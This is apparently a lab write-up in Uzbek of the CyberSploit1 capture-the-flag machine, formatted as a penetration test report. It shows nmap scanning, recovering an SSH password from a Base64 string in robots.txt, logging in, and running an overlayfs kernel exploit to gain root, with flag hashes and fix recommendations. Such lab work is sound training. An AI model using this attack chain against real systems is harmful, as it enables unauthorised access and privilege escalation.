

CyberSploit1 — offsec

Umumiy Ma'lumot



<aside>

Target nomi: CyberSploit1

Target IP manzili: 192.168.106.92

Test turi: Black Box Penetration Testing

Metodologiya: PTES (Penetration Testing Execution Standard)

Tester: Aslanbek

Sana: 24 May 2026

</aside>

Executive Summary (Qisqacha Xulosa)

Ushbu penetration testing jarayonida **CyberSploit1** target tizimi tekshirildi. Tahlil davomida bir nechta zaifliklar aniqlandi va ular orqali tizimga ruxsatsiz kirish hamda administrator (`root`) huquqlarini qo'lga kiritish imkoniyati mavjudligi tasdiqlandi.

Dastlabki enumeration bosqichida web ilovaning source code qismida username topildi. Keyinchalik `robots.txt` fayli ichida **Base64 formatida kodlangan ma'lumot** aniqlandi va deshifrlash natijasida SSH uchun ishlatiladigan credential topildi.

Topilgan credential yordamida SSH orqali tizimga kirildi. So'ngra tizim kernel versiyasi tahlil qilinib, privilege escalation zaifligi aniqlandi va undan foydalanib `root` huquqi qo'lga kiritildi.

Yakuniy Natija

Kategoriya	Natija
Dastlabki kirish (Initial Access)	✓ Muvaffaqiyatli
SSH Access	✓ Muvaffaqiyatli

Kategoriya	Natija
User huquqi	✓ Qo'lga kiritildi
Privilege Escalation	✓ Muvaffaqiyatli
Root huquqi	✓ Qo'lga kiritildi

Xavf Darajasi

● Critical

Tizim ichida credential disclosure va eskirgan kernel sababli attacker to'liq administrator (`root`) huquqini qo'lga kiritishi mumkin.

Scope (Tekshirilgan Obyekt)

Penetratsion test quyidagi target ustida amalga oshirildi:

Target IP: 192.168.106.92

Test davomida quyidagi bosqichlar bajarildi:

- Network Enumeration
- Port Scanning
- Web Enumeration
- Credential Discovery
- SSH Authentication
- Privilege Escalation
- Flag Collection

Metodologiya

Penetration testing jarayoni **PTES metodologiyasi** asosida olib borildi.

```
Reconnaissance
↓
Enumeration
↓
Credential Discovery
↓
Initial Access
↓
Privilege Escalation
↓
Root Access
↓
Documentation
```

Jarayonda foydalanilgan vositalar:

```
Nmap
Browser Developer Tools
SSH
Base64 Decoder
Searchsploit
Linux Enumeration
```

1-Bosqich — Enumeration

Port Scanning

Target tizimda ochiq portlarni aniqlash maqsadida **Nmap** vositasidan foydalanildi.

Ishlatilgan command:

```
nmap -sC -sV 192.168.106.92
```

Natijada quyidagi portlar ochiq ekanligi aniqlandi:

Port	Servis	Holati
22	SSH	Open
80	HTTP	Open

Evidence

```
(rootx@env) - [~]  
$ nmap 192.168.106.92  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-24 00:39 +0500  
Nmap scan report for 192.168.106.92  
Host is up (0.19s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 3.31 seconds
```

Topilgan Zaiflik

Target tizim **SSH** va **HTTP** xizmatlarini tashqi tarmoqqa ochiq holda ishlatmoqda.

Severity


● Medium

2-Bosqich — Web Enumeration

Web Sayt Tahlili

80-portda web sayt ishlayotgani aniqlandi.


Evidence



Web sahifaning **source code** qismi tekshirilganda quyidagi username topildi:

itsskv

Evidence



Topilgan Zaiflik

Source code ichida username exposed qilingan.

Ta'siri (Impact)

Attacker username enumeration amalga oshirishi va credential attack'larda foydalanishi mumkin.

Severity

● Medium

Tavsiya (Recommendation)

- Production kod ichida username saqlamaslik
- HTML comment'larda sensitive ma'lumot qoldirmaslik
- Internal ma'lumotlarni client-side'da expose qilmaslik

robots.txt Fayli Tahlili

`robots.txt` fayli tekshirilganda Base64 formatida kodlangan ma'lumot topildi.


Topilgan qiymat:

```
Y3liZXJzcGxvaXR7eW9ldHVIZS5jb20vYy9jeWJlcnNwbG9pdH0=
```

Deshifrlash natijasi:

```
cybersploit{youtube.com/c/cybersploit}
```

Evidence



```
(rootx@env) - [~]  
$ echo Y3liZXJzcGxvaXR7eW91dHVlZS5jb20vYy9jeWJlcnNwbG9pdH0= | base64 -d  
cybersploit{youtube.com/c/cybersploit}  
  
(rootx@env) - [~]  
$
```

Topilgan Zaiflik

Sensitive ma'lumot Base64 encoding orqali yashirilgan holda public joyda saqlangan.

Ta'siri (Impact)

Mazkur ma'lumot SSH credential sifatida ishlatilishi mumkinligi aniqlandi.

Severity

● High

Tavsiya (Recommendation)

- Credential'larni public fayllarda saqlamaslik
- Base64 encoding'ni xavfsizlik mexanizmi sifatida ishlatmaslik
- Secret management'dan foydalanish

3-Bosqich — Initial Access

SSH Authentication

Topilgan credential yordamida SSH orqali tizimga muvaffaqiyatli ulanish amalga oshirildi.

Ishlatilgan command:

```
ssh itsskv@192.168.106.92
```

Natijada target tizimga user huquqida kirishga erishildi.

Evidence

```
(rootx@env) - [~]
$ ssh itsskv@192.168.106.92
The authenticity of host '192.168.106.92 (192.168.106.92)' can't be established.
ECDSA key fingerprint is: SHA256:19IzxsJJ/ZH00ix+vmS6+HqQDcXtk9k30aT3K643kSs
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.106.92' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
itsskv@192.168.106.92's password:
Permission denied, please try again.
itsskv@192.168.106.92's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

itsskv@cybersploit-CTF:~$ |
```

Topilgan Zaiflik

Credential disclosure sababli unauthorized remote access olish imkoni mavjud.

Ta'siri (Impact)

Attacker tizim ichiga dastlabki foothold olishi mumkin.

Severity

 Critical

Tavsiya (Recommendation)

- Kuchli password policy joriy qilish
- SSH key authentication ishlatish
- Password rotation
- Multi-factor authentication joriy qilish

4-Bosqich — User Access

SSH orqali tizimga kirilgandan so'ng user flag muvaffaqiyatli qo'lga kiritildi.

User flag:

```
a03e05d617ebcd191baf4a6a92ba3520
```

Evidence

```
itsskv@cybersploit-CTF:~$ cat local.txt
a03e05d617ebcd191baf4a6a92ba3520
itsskv@cybersploit-CTF:~$
```

5-Bosqich — Privilege Escalation

Kernel Enumeration

Tizim kernel versiyasi tekshirildi.

Ishlatilgan command:

```
uname -a
```

Aniqlangan kernel versiyasi:

```
3.13.0-32-generic
```

Evidence

```
itsskv@cybersploit-CTF:~$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57-precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 athlon i386 GNU/Linux
itsskv@cybersploit-CTF:~$
```

Kernel versiyasiga mos local privilege escalation zaifligi mavjudligi aniqlandi.

Topilgan Zaiflik

Eskirgan Linux kernel local privilege escalation hujumiga moyil.

```
(rootx@env) ~  
$ searchsploit linux kernel 3.13.0-32
```

Exploit Title	Path
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation	solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation	linux/local/50135.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE' Local Privilege Escalation	linux/local/41995.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	linux/local/37292.c

Ta'siri (Impact)

Low-privileged attacker administrator (`root`) huquqini qo'lga kiritishi mumkin.

Severity

 Critical

Tavsiya (Recommendation)

- Kernel'ni update qilish
- Security patch'larni o'rnatish
- Least privilege principle'dan foydalanish
- Eskirgan package'larni yangilash

Exploitatsiya

Kernel versiyasiga mos exploit documentation yordamida privilege escalation amalga oshirildi.

Foydalanilgan manba:

<https://github.com/ramyardaneshgar/Linux-Privilege-Escalation>

Natijada `root` huquqi muvaffaqiyatli qo'lga kiritildi.

Evidence

```
itsskv@cybersploit-CTF:~/Public$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
#
```

6-Bosqich — Root Access

Privilege escalation muvaffaqiyatli yakunlangach root flag qo'lga kiritildi.

Root flag:

```
883773d022555d76dec4340e487a553a
```

Evidence

```
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
# cd /root
# ls
Desktop Documents Downloads Music Pictures Public Templates Videos finalflag.txt proof.txt
# cat proof.txt
883773d022555d76dec4340e487a553a
#
```

Risk Summary

Topilgan Zaiflik	Severity
Username Disclosure	Medium
Sensitive Data Exposure	High

Topilgan Zaiflik	Severity
SSH Credential Compromise	Critical
Outdated Kernel LPE	Critical

Yakuniy Xulosa

Assessment davomida target tizim to'liq compromise qilindi.

Attack chain quyidagicha bo'ldi:

```
Nmap Scan
↓
Web Enumeration
↓
Username Discovery
↓
robots.txt Analysis
↓
Credential Discovery
↓
SSH Authentication
↓
User Access
↓
Kernel Enumeration
↓
Privilege Escalation
↓
Root Access
```

Asosiy muammolar sifatida exposed credential va eskirgan kernel versiyasi aniqlandi. Ushbu zaifliklar attacker'ga tizim ustidan to'liq nazorat (`root access`) olish imkonini berdi.